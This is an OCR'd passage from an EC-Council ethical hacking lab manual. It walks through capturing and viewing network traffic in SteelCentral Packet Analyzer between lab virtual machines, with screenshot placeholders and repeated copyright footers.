


Figure 2.4.13: SteelCentral Packet Analyzer windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Observe that under the **Devices** tab in the left-hand pane, the application is unable to detect any **Local System** as it requires admin privileges. Therefore, double-click **Live Devices unavailable: Insufficient privileges** to run the application as an **Administrator**.




Figure 2.4.14: SteelCentral Packet Analyzer windows

18. A **User Account Control** pop-up appears; click **Yes**.

TASK 4.3

Capture Network Traffic

19. Ethernet adapters appear under **Local System** in the right-hand pane. Click the **Intel(R) 82574L Gigabit Network Connection** adapter.

Note: The adapter might differ in your lab environment.




Figure 2.4.15: SteelCentral Packet Analyzer windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Double-click the **Bandwidth Over Time** option under the **Recently Used** node in the left-hand pane under the **Views** section.

21. A new **Bandwidth Over Time** tab appears, and SteelCentral Packet Analyzer starts capturing the network traffic, as shown in the screenshot.




Figure 2.4.16: SteelCentral Packet Analyzer starts capturing

22. Now, navigate to the **Windows Server 2019** virtual machine.

23. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.facebook.com**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.17: Browsing the Internet on Windows Server 2019

TASK 4.4

Analyze the Captured Results

24. Switch back to the **Windows 10** virtual machine and observe the network traffic captured by **SteelCentral Packet Analyzer**, as shown in the screenshot.




Figure 2.4.18: SteelCentral Packet Analyzer capturing Bandwidth Over Time

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Double-click the **Network Usage by Port** option under the **Recently Used** node in the left-hand pane under the **Views** section.

26. A new **Network Usage by Port** tab appears, and **SteelCentral Packet Analyzer** displays the captured network traffic.

